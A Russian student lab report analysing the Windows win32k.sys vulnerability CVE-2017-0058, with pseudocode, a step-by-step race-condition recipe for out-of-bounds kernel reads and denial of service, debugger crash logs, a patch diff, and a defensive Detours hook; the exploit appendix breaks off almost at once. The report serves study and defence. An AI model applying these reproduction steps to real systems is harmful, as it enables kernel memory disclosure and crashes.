1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 4**

**Изучение известных уязвимостей компонентов ОС Windows**

по дисциплине «Модели безопасности компьютерных систем»

1. Выполнила
2. студентка гр. 4851003/90801 Кулеева А.Г.

1. Руководитель
2. ст. преподаватель Овасапян Т.Д.
4. Санкт-Петербург
5. 2021

# Цель работы

Изучение распространенных типов уязвимостей и способов их эксплуатации на примере известных проблем безопасности компонентов ОС Windows.

# Ход работы

## Анализ уязвимости

В соответствии с вариантом была получена уязвимость в реализации Microsoft Windows Kernel — 'win32k.sys' под названием Multiple 'NtGdiGetDIBitsInternal' System Call. Идентификатор уязвимости CVE-2017-0058. Идентификатор исправления MS17-APR (KB4015195).

Уязвимость раскрытия информации Win32k существует в Microsoft Windows, когда компонент win32k неправильно предоставляет информацию о ядре. Злоумышленник, успешно воспользовавшийся уязвимостью, может получить информацию для дальнейшей компрометации системы пользователя, известную как "Уязвимость раскрытия информации Win32k". Ниже представлено описание уязвимости [1]. На Рисунке 1 можно видеть список всех версий ОС, которые оказались подвержены данной уязвимости.

Изображение выглядит как стол

Автоматически созданное описание

Рисунок 1 — Уязвимые версии

Было обнаружено две ошибки в реализации системного вызова win32k!NtGdiGetDIBitsInternal, который является частью графической подсистемы во всех современных версиях Windows. Эти проблемы потенциально могут привести к раскрытию памяти пула ядра (ошибка №1) или отказу в обслуживании (ошибки №1 и №2). При определенных обстоятельствах также возможно повреждение памяти.

### Многократное обращение к структуре BITMAPINFOHEADER

В начале обработчика системного вызова win32k!NtGdiGetDIBitsInternal код несколько раз обращается к структуре BITMAPINFOHEADER (в частности, к ее полю .biSize), чтобы правильно вычислить ее размер и захватить в память режима ядра. Структура BITMAPINFOHEADER содержит информацию о размерах и цветовом формате не зависящего от устройства растрового изображения (DIB). Эта структура также описана в документации GDI. Однако семантика видеоданных немного отличается от семантики, используемой для GDI.

typedef struct tagBITMAPINFOHEADER {

DWORD biSize; // Задает количество байтов, требуемое структурой. Это значение не включает размер таблицы цветов или размер цветовых масок, если они добавлены в конец структуры.

LONG biWidth; // Задает ширину растрового изображения в пикселях.

LONG biHeight; // Задает высоту растрового изображения в пикселях.

WORD biPlanes; // Задает количество плоскостей для целевого устройства. Это значение должно быть равно 1.

WORD biBitCount; // Задает количество бит на пиксель (bpp).

DWORD biCompression; // Обозначает, является ли видео/фото сжатым, и степень сжатия

DWORD biSizeImage; // Задает размер изображения в байтах.

LONG biXPelsPerMeter; // Задает горизонтальное разрешение в пикселях на метр целевого устройства для растрового изображения.

LONG biYPelsPerMeter; // Задает разрешение по вертикали в пикселях на метр целевого устройства для растрового изображения.

DWORD biClrUsed; // Указывает количество цветовых индексов в таблице цветов, которые фактически используются растровым изображением.

DWORD biClrImportant; // Указывает количество цветовых индексов, которые считаются важными для отображения растрового изображения. Если это значение равно нулю, то важны все цвета.

} BITMAPINFOHEADER, \*LPBITMAPINFOHEADER, \*PBITMAPINFOHEADER;

Псевдокод соответствующего кода показан ниже, где "bmi" — это адрес, контролируемый пользователем:

ProbeForRead(bmi, 4, 1); // checks that a user-mode buffer actually resides in the user portion of the address space, and is correctly aligned

ProbeForWrite(bmi, bmi->biSize, 1); <------------ Fetch #1

// checks that a user-mode buffer actually resides in the user portion of the address space, and is correctly aligned

header\_size = GreGetBitmapSize(bmi); <----------- Fetch #2

captured\_bmi = Alloc(header\_size);

ProbeForRead(bmi, header\_size, 1);

memcpy(captured\_bmi, bmi, header\_size); <-------- Fetch #3

new\_header\_size = GreGetBitmapSize(bmi);

if (header\_size != new\_header\_size) {

// Выйти.

}

// Обрабатываем данные дальше.

В приведенном фрагменте видно, что к буферу "bmi" пользовательского режима обращаются трижды: при обращении к полю biSize, в вызове GreGetBitmapSize() и в финальном вызове memcpy(). Хотя это явно условие мультивыборки, оно в основном безвредно: поскольку для "bmi" есть вызов ProbeForRead(), это должен быть адрес пользовательского режима, поэтому обход последующего вызова ProbeForWrite() путем установки bmi->biSize в 0 мало что изменит. Более того, поскольку два результата вызова GreGetBitmapSize() в конечном итоге сравниваются, внесение любых несоответствий между ними мгновенно обнаруживается.

Насколько известно, единственным недопустимым результатом такого поведения может быть доступ на чтение к запредельной памяти пула во втором вызове GreGetBitmapSize(). Это достигается следующим образом:

1. Вызываем NtGdiGetDIBitsInternal со структурой, поле biSize которой установлено в 12 (sizeof(BITMAPCOREHEADER)).
2. Первый вызов GreGetBitmapSize() теперь возвращает 12 или аналогичное маленькое значение.
3. Это количество байт выделяется для буфера заголовка.
4. (Во втором потоке) Измените значение поля biSize на 40 (sizeof(BITMAPINFOHEADER)) перед вызовом memcpy().
5. memcpy() копирует маленькую структуру с неправильно большим biSize в распределение пула.
6. При повторном вызове функция GreGetBitmapSize() предполагает, что поле biSize установлено адекватно размеру соответствующей области памяти, и пытается получить доступ к полям структуры по смещениям, превышающим 12.

Ошибку проще всего воспроизвести при включенных специальных пулах для win32k.sys, так как тогда недопустимое чтение памяти будет надежно обнаружено и выдаст системную проверку на ошибку. Ниже показана выдержка из журнала аварийного завершения работы ядра, вызванного рассматриваемой ошибкой:

DRIVER\_PAGE\_FAULT\_BEYOND\_END\_OF\_ALLOCATION (d6)

Было выделено N байт памяти, а ссылаются на более чем N байт.

Это не может быть защищено с помощью try-except.

Когда это возможно, имя виновного драйвера (строка Unicode) выводится на

экране проверки ошибок и сохраняется в KiBugCheckDriver.

Аргументы:

Arg1: fe3ff008, память, на которую ссылаются

Arg2: 00000000, значение 0 = операция чтения, 1 = операция записи

Arg3: 943587f1, если ненулевое значение, адрес, на который ссылается память.

Arg4: 00000000, (зарезервировано).

Подробности отладки:

------------------

[...]

TRAP\_FRAME: 92341b1c -- (.trap 0xffffffffff92341b1c)

ErrCode = 00000000

eax=fe3fefe8 ebx=000000 ecx=000000 edx=00000028 esi=00000004 edi=01240000

eip=943587f1 esp=92341b90 ebp=92341b98 iopl=0 nv up ei pl zr na pe nc

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010246

win32k!GreGetBitmapSize+0x34:

943587f1 8b7820 mov edi,dword ptr [eax+20h] ds:0023:fe3ff008=????????

Сброс диапазона по умолчанию

LAST\_CONTROL\_TRANSFER: с 816f9dff на 816959d8

STACK\_TEXT:

9234166c 816f9dff 00000003 09441320 00000065 nt!RtlpBreakWithStatusInstruction

923416bc 816fa8fd 00000003 00000000 00000002 nt!KiBugCheckDebugBreak+0x1c

92341a80 816a899d 00000050 fe3ff008 00000000 nt!KeBugCheck2+0x68b

92341b04 8165af98 00000000 fe3ff008 00000000 nt!MmAccessFault+0x104

92341b04 943587f1 00000000 fe3ff008 00000000 nt!KiTrap0E+0xdc

92341b98 9434383e fe3fefe8 00000000 067f9cd5 win32k!GreGetBitmapSize+0x34

92341c08 81657db6 00000000 00000001 00000000 win32k!NtGdiGetDIBitsInternal+0x17f

92341c08 011d09e1 00000000 00000001 00000000 nt!KiSystemServicePostCall

Данные за пределами границ, считанные GreGetBitmapSize(), могут быть извлечены обратно в пользовательский режим, что может помочь раскрыть конфиденциальные данные. Код эксплойта представлен в Приложении 1.

### Необработанная запредельная запись в память пользовательского режима при запросе битовых карт с RLE-сжатием

5-й параметр системного вызова NtGdiGetDIBitsInternal — это указатель на выходной буфер, в который должны быть записаны данные растровой карты. Длина буфера указывается в 8-м параметре и может быть опционально равна 0. Логика блокировки области памяти показана ниже ("Buffer" — 5-й аргумент, "Length" — 8-й).

if (Length != 0 || (Length = GreGetBitmapSize(bmi)) != 0) {

ProbeForWrite(Buffer, Length, 4);

MmSecureVirtualMemory(Buffer, Length, PAGE\_READWRITE); // secures a user-space memory address range so that it cannot be freed and its page protection cannot be made more restrictive.

}

Можно заметить, что если аргумент "Length" ненулевой, то он имеет приоритет над результатом GreGetBitmapSize() при определении того, сколько байт выходного буфера пользовательского режима должно быть зафиксировано в памяти как доступное для чтения/записи. Поскольку два вышеуказанных вызова должны гарантировать, что необходимая область памяти пользовательского режима будет доступна до тех пор, пока она не будет разблокирована, вызов функции GreGetDIBitsInternal(), которая фактически заполняет буфер данными, не защищается блоком try/except.

Однако, если мы посмотрим на GreGetDIBitsInternal() и далее на GreGetDIBitsInternalWorker(), то увидим, что если пользователь запрашивает битовую карту с RLE-сжатием (на что указывает bmi.biCompression, установленная в BI\_RLE[4,8]), то внутренние процедуры EncodeRLE4() и EncodeRLE8() отвечают за запись выходных данных. Законный размер буфера передается через 5-й параметр функций (последний) и всегда устанавливается равным bmi.biSizeImage. Это создает несоответствие: разное количество байт гарантированно присутствует в памяти (Length), и разное количество может быть реально записано в нее (bmi.biSizeImage). Из-за отсутствия обработки исключений в этой области кода, возникающее исключение вызывает общесистемную проверку на ошибку:

KERNEL\_MODE\_EXCEPTION\_NOT\_HANDLED (8e)

Это очень распространенная проверка на ошибку. Обычно адрес исключения указывает на драйвер/функцию, вызвавшую проблему. Всегда записывайте этот адрес, а также дату ссылки драйвера/образа, содержащего этот адрес.

Одна из распространенных проблем - код исключения 0x80000003. Это означает, что hardcoded точка останова или утверждение были достигнуты, но система была загружена с параметром /NODEBUG. Этого не должно происходить, так как разработчики никогда не должны хардкодить точки останова в розничном коде, но ...

Если это произошло, убедитесь, что отладчик подключен, а система загружается с параметром /DEBUG. Это позволит нам увидеть, почему эта точка останова происходит.

Аргументы:

Arg1: c0000005, Код исключения, которое не было обработано.

Arg2: 9461564b, Адрес, по которому произошло исключение

Arg3: 9d0539a0, кадр ловушки

Arg4: 00000000

Подробности отладки:

------------------

[...]

TRAP\_FRAME: 9d0539a0 -- (.trap 0xffffffff9d0539a0)

ErrCode = 00000002

eax=00291002 ebx=00291000 ecx=00000004 edx=fe9bb1c1 esi=000064 edi=fe9bb15c

eip=9461564b esp=9d053a14 ebp=9d053a40 iopl=0 nv up ei ng nz ac pe cy

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010297

win32k!EncodeRLE8+0x1ac:

9461564b c60300 mov byte ptr [ebx],0 ds:0023:00291000=???

Сброс диапазона по умолчанию

[...]

STACK\_TEXT:

9d052f5c 8172adff 00000003 17305ce1 00000065 nt!RtlpBreakWithStatusInstruction

9d052fac 8172b8fd 00000003 9d0533b0 00000000 nt!KiBugCheckDebugBreak+0x1c

9d053370 8172ac9c 0000008e c0000005 9461564b nt!KeBugCheck2+0x68b

9d053394 817002f7 0000008e c0000005 9461564b nt!KeBugCheckEx+0x1e

9d053930 81689996 9d05394c 00000000 9d0539a0 nt!KiDispatchException+0x1ac

9d053998 8168994a 9d053a40 9461564b badb0d00 nt!CommonDispatchException+0x4a

9d053a40 944caea9 fe9bb1c1 ff290ffc 00000064 nt!KiExceptionExit+0x192

9d053b04 944e8b09 00000028 9d053b5c 9d053b74 win32k!GreGetDIBitsInternalWorker+0x73e

9d053b7c 944d390f 0c0101fb 1f050140 00000000 win32k!GreGetDIBitsInternal+0x21b

9d053c08 81688db6 0c0101fb 1f050140 00000000 win32k!NtGdiGetDIBitsInternal+0x250

9d053c08 00135ba6 0c0101fb 1f050140 00000000 nt!KiSystemServicePostCall

[...]

Хотя размер буфера, передаваемого в EncodeRLE[4,8], можно произвольно контролировать с помощью bmi.biSizeImage (32-битное поле), это не позволяет злоумышленнику повреждать память режима ядра, поскольку запись в память происходит последовательно от начала до конца буфера. Более того, поскольку код в NtGdiGetDIBitsInternal() проверяет, что размер буфера, переданный в ProbeForWrite(), >= 1, его базовый адрес должен находиться в пространстве пользователя. Таким образом, это похоже только на проблему DoS. Код эксплойта представлен в Приложении 2.

## Тестирование эксплойта

Тестирование уязвимости проводилось на виртуальной машине под управлением ОС Windows Vista SP2 x86. К сожалению, не удалось установить уязвимые версии Windows 7. Для настройки тестируемой ОС был создан именованный канал между вм и хостом. Далее в консоли были введены следующие сообщения (Рисунок 2), после чего машина была перезагружена.

Изображение выглядит как текст

Автоматически созданное описаниеИзображение выглядит как текст

Автоматически созданное описание

Рисунок 2 ― Настройка вм

Далее на хосте была запущена утилита WinDBG и настроена на отладку ядра (с помощью установленного канала). Скомпилируем файлы уязвимости, перенесем на вм, и запустим от имени администратора сначала первый, затем второй. К сожалению, синего экрана смерти получить не удалось, однако машина зависла, что свидетельствует о наличии DoS (Рисунок 3).

Изображение выглядит как текст, электроника, снимок экрана, компьютер

Автоматически созданное описание

Рисунок 3 — Результат работы

Проанализируем сообщения отладчика. На Рисунке 4 в последних двух строках видно, что с системой что-то случилось.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 4 — Сообщения отладчика.

Запросим анализ командой kd> !analyze -v. После загрузки символов получим следующую информацию.

Unknown bugcheck code (0)

Unknown bugcheck description

Arguments:

Arg1: 00000000

Arg2: 00000000

Arg3: 00000000

Arg4: 00000000

Debugging Details:

------------------

KEY\_VALUES\_STRING: 1

Key : AV.Fault

Value: Write

Key : Analysis.CPU.mSec

Value: 5718

Key : Analysis.DebugAnalysisManager

Value: Create

Key : Analysis.Elapsed.mSec

Value: 28981

Key : Analysis.Init.CPU.mSec

Value: 5874

Key : Analysis.Init.Elapsed.mSec

Value: 216932

Key : Analysis.Memory.CommitPeak.Mb

Value: 99

Key : Bugcheck.Code.DumpHeader

Value: 0x0

Key : Bugcheck.Code.KiBugCheckData

Value: 0x0

Key : WER.OS.Branch

Value: lh\_sp2rtm

Key : WER.OS.Timestamp

Value: 2009-04-10T18:30:00Z

Key : WER.OS.Version

Value: 0.0.6002.18005

BUGCHECK\_CODE: 0

BUGCHECK\_P1: 0

BUGCHECK\_P2: 0

BUGCHECK\_P3: 0

BUGCHECK\_P4: 0

PROCESS\_NAME: usermode\_oob\_write.exe

WRITE\_ADDRESS: Target machine operating system not supported

00061000

ERROR\_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%p referenced memory at 0x%p. The memory could not be %s.

EXCEPTION\_CODE\_STR: c0000005

EXCEPTION\_PARAMETER1: 00000001

EXCEPTION\_PARAMETER2: 00061000

STACK\_TEXT:

91ae0bc0 8ef223c6 fdeb2f65 ff060ffc 00000064 win32k!EncodeRLE8+0x1ab

91ae0cac 8ef2e57a 00000001 fdeb1008 00000000 win32k!GreGetDIBitsInternal+0x88e

91ae0d38 81884c7a 30010c23 5e050b28 00000000 win32k!NtGdiGetDIBitsInternal+0x250

<Intermediate frames may have been skipped due to lack of complete unwind>

91ae0d38 00ac100b (T) 30010c23 5e050b28 00000000 nt!KiFastCallEntry+0x12a

<Intermediate frames may have been skipped due to lack of complete unwind>

002ef948 00ac116e (T) 000010b3 30010c23 5e050b28 usermode\_oob\_write!SystemCall32+0xb [C:\Users\heath\Desktop\óíèâåð\6 ñåì (õî÷åòñÿ â àêàäåì)\ìáêñ\4\usermode\_oob\_write.cpp @ 10]

002ef9c8 00ac1543 00000001 00101750 001017b8 usermode\_oob\_write!main+0x14e [C:\Users\heath\Desktop\óíèâåð\6 ñåì (õî÷åòñÿ â àêàäåì)\ìáêñ\4\usermode\_oob\_write.cpp @ 49]

002ef9e8 00ac1417 dc638b4d 00000000 00000000 usermode\_oob\_write!invoke\_main+0x33 [D:\a\\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe\_common.inl @ 78]

002efa44 00ac12bd 002efa54 00ac15a8 002efa60 usermode\_oob\_write!\_\_scrt\_common\_main\_seh+0x157 [D:\a\\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe\_common.inl @ 288]

002efa4c 00ac15a8 002efa60 7743d0e9 7ffd3000 usermode\_oob\_write!\_\_scrt\_common\_main+0xd [D:\a\\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe\_common.inl @ 331]

002efa54 7743d0e9 7ffd3000 002efaa0 775119bb usermode\_oob\_write!mainCRTStartup+0x8 [D:\a\\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe\_main.cpp @ 17]

002efa60 775119bb 7ffd3000 7721ebbf 00000000 kernel32!BaseThreadInitThunk+0xe

002efaa0 7751198e 00ac15a0 7ffd3000 00000000 ntdll!\_\_RtlUserThreadStart+0x23

002efab8 00000000 00ac15a0 7ffd3000 00000000 ntdll!\_RtlUserThreadStart+0x1b

SYMBOL\_NAME: win32k!EncodeRLE8+1ab

MODULE\_NAME: win32k

IMAGE\_NAME: win32k.sys

IMAGE\_VERSION: 6.0.6002.18005

STACK\_COMMAND: .cxr; .ecxr ; kb

FAILURE\_BUCKET\_ID: ACCESS\_VIOLATION\_win32k!EncodeRLE8+1ab

OS\_VERSION: 0.0.6002.18005

BUILDLAB\_STR: lh\_sp2rtm

OSPLATFORM\_TYPE: x86

OSNAME: Windows Vista

FAILURE\_ID\_HASH: {1328338c-4a0a-795b-16f2-0d4102aad664}

Followup: MachineOwner

---------

Как видно, падение вызвал именно модуль win32k.sys, его и предстоит исследовать.

## Исследование исправлений

Извлечём данный файл из уязвимой версии ОС, а также из патча исправления kb4015195 [3]. DIFFER — это программа, которая из двух последовательных версий одного и того же файла, пытается найти различия в функциях и пытается показать, какие функции были изменены и где [4]. Чем больше было изменений в исполняемом файле, тем сложнее анализ, так как дифер совершает некоторые ошибки при сравнении. На сегодняшний день наилучшим дифером является BinDiff. Для его установки необходимо иметь IDA Pro, в которую дифер встраивается в качестве плагина.

После выполнения плагином поиска различий появляются дополнительные окна с информацией о данных различиях (Рисунок 5). Параметр Similarity сообщает, насколько функции похожи друг на друга. При значении 1.0 они полностью идентичны. Чем ближе этот показатель к нулю, тем больше различий в сравниваемых версиях. При анализе оказалось, что достаточно много функций претерпели изменения, от мелких исправлений до практически полного переписывания.

Изображение выглядит как стол

Автоматически созданное описаниеИзображение выглядит как стол

Автоматически созданное описание

Рисунок 5 — Сравнение уязвимого файла с патчем

Утилита также предоставляет возможность просмотра изменений в виде графа. На Рисунках 6 и 7 представлены графы для функций с показателем похожести 0.01. К изменениям относятся как переписывание части кода блока, так и добавление новых блоков. В данном случае из 4 блоков стало 16. Поскольку в качестве блоков выступают условия, можно говорить о добавлении дополнительных проверок.




Рисунок 6 — Переписывание кода функции




Рисунок 7 ― Добавление новых блоков

## Реализация доп задания

В качестве дополнительного задания требуется разработать средство защиты рассматриваемой уязвимости. Итак, имеется два уязвимых участка кода в реализации win32k.sys. Причем, первый участок под воздействием первого эксплойта может вызвать компрометацию информации и памяти ядра. Второй уязвимый участок поддается эксплуатации только в совокупности с первым: сначала необходимо забраться в область памяти ядра, а потом вызовом второго эксплойта добиться DoS. Таким образом, «обезвреживанием» первого эксплойта можно обезвредить и второй.

Требуется понять, какие действия вызывают крах системы и заблокировать их. Как описывалось выше, получение доступа к памяти ядра возможно благодаря обращении к структуре BITMAPINFOHEADER, а точнее к ее полю .biSize. Обращение происходит во втором потоке. Можно с помощью техники hook&inject заблокировать вызов функции CreateThread. Под блокировкой понимается перехват функции и аварийное завершение. Если функция не будет выполнена, то вся программа эксплойта должна упасть.

Для реализации данной техники потребовалось использовать библиотеку Detours. Данная библиотека разработана корпорацией Microsoft и отлично подходит для реализации техники перехвата и инжектинга на целевой ОС Windows. Был реализован проект, состоящий из двух частей: приложения, совершающего инъекцию, и подгружаемой к процессу dll. Коды будут представлены в Приложениях 3 и 4 соответственно. Разберём для начала инжектор.

С помощью CreateToolhelp32Snapshot производится снепшот всех процессов в системе и далее ищется имя указанного процесса (предполагаем, что имя эксплойта известно). Поиск осуществляется в бесконечном цикле, так что инжектор, по сути, ждет, когда процесс будет запущен, постоянно обновляя список процессов. Далее к найденному процессу подгружается библиотека, совершающая перехват. Схема подгрузки представлена на Рисунке 8.




Рисунок 8 — Подгрузка dll

Теперь рассмотрим алгоритм работы самой библиотеки. Ниже представлен код с комментариями, описывающими, как именно происходит инъекция в процесс. Для подмены вызова требуются указатели на оригинальную и подменяемую функции. В подменяемой функции вместо всех действий просто выполняется abort().

if (ul\_reason\_for\_call == DLL\_PROCESS\_ATTACH) {

DetourTransactionBegin(); // вызывается перед установкой/снятием хука

DetourUpdateThread(GetCurrentThread()); // инициализирует установку/снятие хука для указанного потока

DetourAttach(&(PVOID&)pCreateThread, HookCreateThread); // выполняет подмену заданного вызова

LONG err = DetourTransactionCommit(); // После выполнения подмены нужно завершить транзакцию вызовом функции

if (err != NO\_ERROR)

return -1;

}

Теперь протестируем разработанное решение. Запускаем инжектор, затем экплойт. Процесс инжектора должен сразу завершиться, поскольку хук уже совершен. Проверим наличие инъекции с помощью утилиты ProcessHacker (Рисунок 9). На Рисунке 10 результат запуска эксплойта. Как видно, он завершается аварийно.




Рисунок 9 — Реализация инъекции

Изображение выглядит как текст, снимок экрана, монитор

Автоматически созданное описание

Рисунок 10 — Аварийное завершение программы

# Вывод

В ходе выполнения данной лабораторной работы была исследована уязвимость компонента ОС Windows. Были изучены участки уязвимого кода и эксплойты, благодаря которым можно вызвать DoS операционной системы. Были получены навыки работы с отладчиком WinDBG, утилитой BinDiff. Был произведен сравнительный анализ уязвимого компонента и пропатченного. В ходе анализа выяснилось, что были изменены многие компоненты драйвера в разной степени.

Также было реализовано дополнительное задание. Требовалось разработать средство защиты от эксплойта. Для этого была использована техника hook&inject, с помощью которой блокировалось создание нового потока в процессе, вызывающего нарушение целостности памяти. В ходе реализации были встречены некоторые трудности. В частности, сначала подмена полезной нагрузки функции заключалась в return FALSE, что не помогло нарушить работу эксплойта, затем было решено вызывать return NULL, однако и это не сработало. В конце концов было решено просто полностью завершить программу функцией abort(), а не пытаться блокировать создание нового потока. Данное решение оказалось достаточным для поставленной задачи.

Список использованных источников

1. Issue 1078: Windows Kernel win32k.sys multiple bugs in the NtGdiGetDIBitsInternal system call. URL: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1078>
2. Список системных вызовов ОС Windows. URL: <https://github.com/j00ru/windows-syscalls/blob/master/x86/json/win32k-per-syscall.json>
3. How to Extract Original (Default) System Files from Windows Setup ISO / Disc. URL: <https://www.askvg.com/how-to-extract-copy-system-files-from-windows-xp-vista-7-or-windows-8-setup/>
4. Введение в реверсинг с нуля, используя IDA PRO. Часть 22. URL: <https://wasm.in/blogs/vvedenie-v-reversing-s-nulja-ispolzuja-ida-pro-chast-22.586/>

# Приложение 1

#include <Windows.h>

namespace globals {

